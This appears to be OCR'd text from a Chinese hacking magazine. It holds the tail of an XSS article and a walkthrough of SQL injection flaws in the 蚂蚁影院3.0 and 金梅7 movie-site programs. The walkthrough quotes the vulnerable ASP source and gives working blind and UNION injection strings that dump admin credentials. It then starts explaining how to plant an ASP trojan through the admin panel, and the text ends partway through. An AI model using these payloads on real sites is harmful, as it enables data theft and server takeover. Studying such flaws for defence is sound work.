extra	text		是	NULL		

图5

三、漏洞修补

我们使用php中的htmlspecialchars函数来转换html字符，修改loginlog.php文件相关部分如下：

```
<td>".htmlspecialchars($loginlog[username])."</td>
<td>".htmlspecialchars($loginlog[password])."</td>
```

四、思路总结

上面的研究过程思路大概让大家很纠结吧，我再来总结下这次漏洞的利用过程：

找到跨站漏洞→选择较好的跨站利用→构造自提交表单→绕过程序对元素样式的定义构造跨站字符→跨站成功

再来看下我们遇到的几个值得记录和思考的问题：

1.利用javascript构造自提交表单。

2.通过cookies获得pauserid。

3.通过style属性定义iframe元素来得到隐藏的浮动框架。

最后，感谢鱼鱼的思路和H4K.B4N的测试。如果大家还有什么问题，欢迎来B.C.T或者黑色森林来找我噢~

【文章中提供的跨站自动提交模板“自提交页面模板.htm”已收录在本期光盘】

编辑点评

作者的思路非常清晰，黑猫测试找到跨站→写好提交跨站模板→发现模板的css问题→修改利用→完成攻击。想作为一个好的黑客，发现漏洞、提出利用方法、解决利用方法的不足，这都是必备的技能。在解决每步遇到的问题时，都会考验你平常的知识积累，看样子要做黑客，不学习是不行的。

从蚂蚁到金梅——注入电影网站

寂寞的刺猬

那天看到一个电影网站，风格蛮不错的，看了一下版权，竟然和这个网站的名字一样！现在站长真是的，明明是用的免费程序，还大言不惭的说是自已开发的。到底用的是那一个程序呢？在网站中找寻了一些关键字，让百度帮了一下忙，果然找到很多风格一样的电影网站，有一个站点还算仁义，保留了版权信息，原来是蚂蚁影院3.0。

一、初识蚂蚁

这几天学SQL注入上瘾了，见到某个整站程序第一反应就是查找SQL注入点！下载了一套“蚂蚁影院 v3.0（带会员功能）”，开始义务检测源码！看着一个又一个的ASP文件打开关闭，心也慢慢地凉了，看来人家的程序就是写的好！找了N个文件竟然没找到一点纰漏。当打开Wantlogin.asp文件（后来知道是恢复登录页），一段代码引起了我的注意，源码如下：

```
if request("userid1")<>"" then
  set rst=server.createobject("adodb.recordset")
  sql="select money,online from users where userid='"&request("userid1")&"' and password='"&md5(request("pws"))&"'"
  rst.open sql,conn,1,3
  if rst.eof and rst.bof then
  response.write"<script>alert('用户名或密码错误！');history.back();</Script>"
  else
  userid=request("userid1")
  application(""&userid&"")=""
  response.write"<script>alert('恢复成功你现在可以登陆！');</Script>"
```

这段码的意思是：如果Userid1提交的值不是空，那么就把得到的Userid1与Pws值放入SQL中执行，Pws用Md5转换了，但Userid1没有任何过滤，很明显的一个SQL注入。有的朋友可能会说，后面还有and password语句呢！没有密码如何满足这个条件？呵呵！看我构造的语句，假设有个用户名为123456，那赋给提交参数Userid1一个这样的值：123456' and 1=1 or '1'='1，用单引号响应SQL语句中的单引号，用Or语句屏蔽掉后面的and password，而中间的And才是重点，因为它在Or之前，所以会执行，只要放入合适的语句，按1=1、1=2这样的方式就可以猜测出数据库中的数据了。

由于本机测试的是空数据库，未有注册的用户，还是先注册一个用户，以便测试上面的这个注入点。但在打开注册页时，看到用户名旁边有一个“查询”按钮，用来查询是用户名的注册情况。随手点了一

下。如图1 所示，没有显示地址栏，




图1

按F11查看，地址是："http://127.0.0.1/mayi/user/searchname.asp"，看到检测用户名的页面是User目录下的Searchname.asp，这个User目录我还没检测，既然这个找上门了，那就先看一下Search

name.asp吧！想不到这个文件中竟然也有注入点，源码如下：

```
if request("searchuser")<>"" then
set rs=server.createobject("adodb.recordset")
sql="select userid from users where userid='"&request("userid")&"'"
rs.open sql,conn,1,2
if rs.eof then
response.write "<script>alert('这一"用户名称"还未被注册你可以使用! ');window.close();</Script>"
response.end
else
response.write "<script>alert('这一"用户名称"已被占用，请得新输入! ');history.back();</Script>"
response.end
end if
```

同样是request("userid")中的Userid未加任何过滤就放入了SQL语句中，又是一个明显的注入点。

想不半路上杀出个程咬金来，即来之，则安之；先解决掉这个，再去测试wantlogin.asp中的注入。而这里的注入点也和用户有关系，那就继续上面的用户注册，注册成功一个名为123456的用户。经过一番测试，终于找到了在Searchname.asp中的注入方法，有两种：一种是在用户名输入框内输入构造的注入语句，如在其中输入：123456' and 16=(select len(pwd) from password) and '1'='1 。因为用户名123456在数据库中存在，满足了第一个And之前的SQL条件。如果返回“ 用户名称还未被注册，你可以使用”之类信息，则说明And后的条件不成立，Pwd的长度不是16位；如果返回“用户名称已被占用，请重新输入”之类的信息，则说明And后的条件成立了，Pwd的长度是16位。按照这样的返回信息，再构造一些语句，就可以猜测出想要的数据了。

如果觉得输入框中的长度太小，那就采用另一种方法，在浏览器的地址栏中输入注入语句，但要在语句中增加一些数据，看一下前面的代码，第一句就是判断Searchuser是否为空，通过对用户名输入框提交的数据抓包，得到Searchuser提交值是%B2%E9%D1%AF（“查询”的16进制），而Searchname.asp对Searchuser验证则是只要不为空就可以，随便赋给Searchuser一个值就能绕过检查。这样，上面的那句注入语句在浏览器中输入就变成这样的了：**searchname.asp?searchuser=aa&userid=123456' and 16=(select len(pwd) from password) and '1'='1**，如果把**and 16=(select.....)**语句更改一下，按照返回信息的不同，就可以猜测管理员及用户的帐号和密码了。

好了，摆平了一个，下面该Wantlogin.asp页了，如图2所示，直接在“用户名”栏中输入“123456' and 1=1 or '1'='1”，“密码”为空，验证码也不用填，因为在源码中的SQL语句中没有对验证码的检验。点“提交”，出现“恢复成功你现在可以登陆”提示信息，说明Or之前的条件成立，同时用Or还屏蔽了后面的Password语句。再将这一句改为：“123456' and 1=2 or '1'='1”，提交后，出现“用户名或密码错误”提示信息，“1=2”，当然条件




图3

不成立了。这样一来，这个注入点的利用方法就水落石出了。将And后的“1=1”改为猜测帐号及密码的语句，如果猜测对了，就出现“恢复成功你现在可以登陆”提示，如出现“用户名或密码错误”则说明猜错了。




图2

如果是觉得输入框太小的话，那就在浏览器中输入猜测语句，如输入猜测管理员名称长度的语句：wantlogin.asp?userid1=12345644' and 8<(select len(name) from password) or '1'='1，和前面一样，如出现“恢复成功你现在可以登陆”说明用户名长度大于8位，出现“用户名或密码错误”则就是用户名长度小于或等于8位。

到蚂蚁官方站点看一下，发现已升级到4.0版本了，试了一下，没有成功，可能源码、文件名或数据库进行了修改，因蚂蚁站点没有提供4.0下载，也就停止了对4.0的测试。但从网站对蚂蚁影院3.0的介绍中，发现3.0是采用金梅电影系统修改的，那金梅系统中是不是也有这样的注入点呢？

二、再识金梅

在网上搜了一下，金梅最新版本是“金梅电影程序第七版(美化版)”，下载了一套，直接查看Wantlogin.asp和Searchname.asp文件，果然也存在同样的注入点，注入的方法同上面注入“蚂蚁影院”一样，只不过，金梅7的数据库中的表名有了一些变化，存放管理员信息的表是“fdg85675fd”，蚂蚁3.0的是“password”表；在加密方面，金梅采用的是32位MD5值，蚂蚁3.0采用是16位。这样长的密码如果手动猜测，不累晕也要猜的发狂！无奈之下，拿起一年多未用的VB，编了一个猜测的小程序，如图3所示，适用于金梅7及蚂蚁3系统，由于长时间未编程序了，难免有些BUG，还请各位见谅！

顺便再检测一下金梅7的程序，竟然找到了一个更好用的注入点。

在re.asp(显示评论)中，有这样一段代码：

```
set rs=server.createobject("adodb.recordset")
sql="select review,title,reviewcount from learning where articleid="&request("id")
rs.open sql,conn,1,1
```

前面所找的两个注入点，页面都是弹出窗口的，不能使用Union语句一次性拿到数据内容，但Re.asp中的这个注入点就不同了，它可以使用Union语句，构造一个查询管理员名称及密码的语句如下：re.asp?id=1234 union select name,2,pwd from fdg85675fd。如图4所示，一下子就得到管理员名称及密码了，比破解还要来得快！

注：id后的值要设成一个在learning查询表中不存在的数值，否则就不显示Union后的Select查询了，设成一个大的数值即可。如果管理员不止一个，就要在fdg85675fd表后使用“where id=数值”条件来查询。

三、获取权限

在网络有许多使用金梅7.0以下或蚂蚁3.0电影系统的，当拿到管理员的帐号及密码后，接力棒就交给了MD5爆破器手中了，如果管理员的密码设置的不是多强大，那么随着入侵者权限的逐步提高，整个网站乃至整个服务器，就会慢慢被控制。




图 4

为了安全起见，我都在本机进行测试。假设已破解出后台管理员的名称admin9988及密码147258，后台默认地址是admin/login.asp。金梅7的后台界面如图5所示，有很多功能哟！详细内容留给大家慢慢地看吧，我这里只说几个要用到的地方。

1.在“电影管理”中有一项“生成htm”，它可以生成HTM文件，利用的方法就是把ASP木马内容替换HTM文件内容。打开“将首页分类生成htm”，将文本框中的内容先剪切到本机中的一个文件内，以备恢复HTM内容。然后复制一个ASP木马内容到这里。

如图6所示，点击“将首页分类生成HTM”按钮，就生成一个HTM文件，路径是网站主目录中的Allmoive.htm。

